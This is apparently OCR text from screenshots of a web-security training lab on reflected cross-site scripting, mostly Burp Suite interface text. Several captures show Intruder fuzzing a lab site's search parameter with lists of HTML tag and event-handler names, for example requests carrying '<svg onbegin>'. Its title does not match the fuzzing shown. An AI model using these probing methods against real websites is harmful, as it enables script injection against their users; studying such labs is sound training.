User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive
Search
0 highlights
106 of 111
ENG
3:45 PM
2/23/2024


❖ Reflected XSS in canonical link tag









Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy history documentation
Event log (2)
All issues
Memory: 138.3MB
Search
ENG
2:56 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
Clear
1 highlight
1 payload position
Length: 650
Event log (2)
All issues
Memory: 181.9MB
Search
ENG
3:20 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 152
Payload type: Simple list
Request count: 152
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
a
a2
abbr
acronym
address
animate
animatemotion
animatetransform
applet
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Event log (2)
All issues
Memory: 181.9MB
Search
ENG
3:20 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Save attack [Pro version only]
Find out more
Start attack
This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.
Save attack to project file
Request headers
These settings control whether Intruder updates the configured request headers during attacks.
Update Content-Length header
Set Connection header
Error handling
These settings control how Intruder handles network errors during the attack.
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Attack results
These settings control what information is captured in attack results.
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Event log (2)
All issues
Memory: 181.9MB
Search
ENG
3:21 PM
2/23/2024


Attack Save Columns
2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Response
Pretty Raw Hex
GET /?search=<svg> HTTP/1.1
Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Cookie: session=bJlMcfTjkV30FlgDNtAgNdWAk2alhde6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive
Search
0 highlights
Finished
Search
ENG
3:35 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 111
Payload type: Simple list
Request count: 111
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
onbeforecut
onbeforeinput
onbeforeprint
onbeforescriptexecute
onbeforetoggle
onbeforeunload
onbegin
onblur
onbounce
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Event log (2)
All issues
Memory: 179.2MB
Search
ENG
3:38 PM
2/23/2024



3. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Payload
Status code
Error
Timeout
Length
Comment
onbeforeprint
onbeforescriptexecute
onbeforetoggle
onbeforeunload
onbegin
onblur
onbounce
onanplay
onanplaythrough
onchange
onclick
onclose
Request
Response
Pretty
Raw
Hex
GET /?search=%3Csvg%20onbegin%3E HTTP/1.1
Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Cookie: session=bJlMcfTjkV30FlgDNtAgNdWAkZalhde6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive
Search
0 highlights
106 of 111
Search
ENG
3:45 PM
2/23/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Settings
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%27
Event log (3)
All issues
Memory: 175.2MB
Search
ENG
4:22 PM
2/23/2024

